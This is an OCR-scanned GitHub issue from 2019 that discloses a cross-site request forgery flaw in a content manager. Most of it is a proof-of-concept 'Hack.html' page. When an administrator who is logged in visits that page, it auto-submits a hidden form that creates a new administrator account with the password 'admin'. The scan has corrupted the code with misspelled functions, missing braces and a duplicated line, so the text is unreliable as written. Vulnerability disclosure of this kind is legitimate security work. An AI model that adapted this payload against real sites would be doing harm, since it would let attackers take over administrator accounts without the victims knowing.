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There is a CSRF vulnerability that can add an administrator account #51


New issue

⊙ Closed yaoyao6688 opened this issue on Oct 13, 2019 · 0 comments

Assignees



```
yaoyao6688 commented on Oct 13, 2019
CSRF vulnerability
There is a CSRF vulnerability to add an administrator account
After the administrator logged in, open the following page
Hack.html----add an administrator accoun
     <html><body>
<script type="text/javascript">
function post(url,fields)
     {
var p = document.createElement("form");
    var p = document.createrement( To
p.action = unl;
p.innerHTML = fields;
p.target = "_self";
p.method = "post";
p.enctype = "multipart/form-data";
document.body.appendChild(p);
     p.submit();
     function csrf_hack()
     var fields;
    fields += "cinput type='hidden' name='username' value='admin' />";
fields += "cinput type='hidden' name='email' value='16204499148#64;qq%#46;com' />";
fields += "cinput type='hidden' name='pass' value='admin' />";
fields += "cinput type='hidden' name='usernole[] 'value='1' />";
fields += "cinput type='hidden' name='active' value='1' />";
var url = "http://192.168.0.103/cm/update_rows/user";
nostfurl fields():
     post(url,fields);
      window.onload = function() { csrf_hack();}
     </script>
      </body></html>
```



wzuburlis closed this as completed on Oct 20, 2019

Assignees

None yet
Projects None yet
Villestone No milestone
Development No branches or pull requests

2 participants

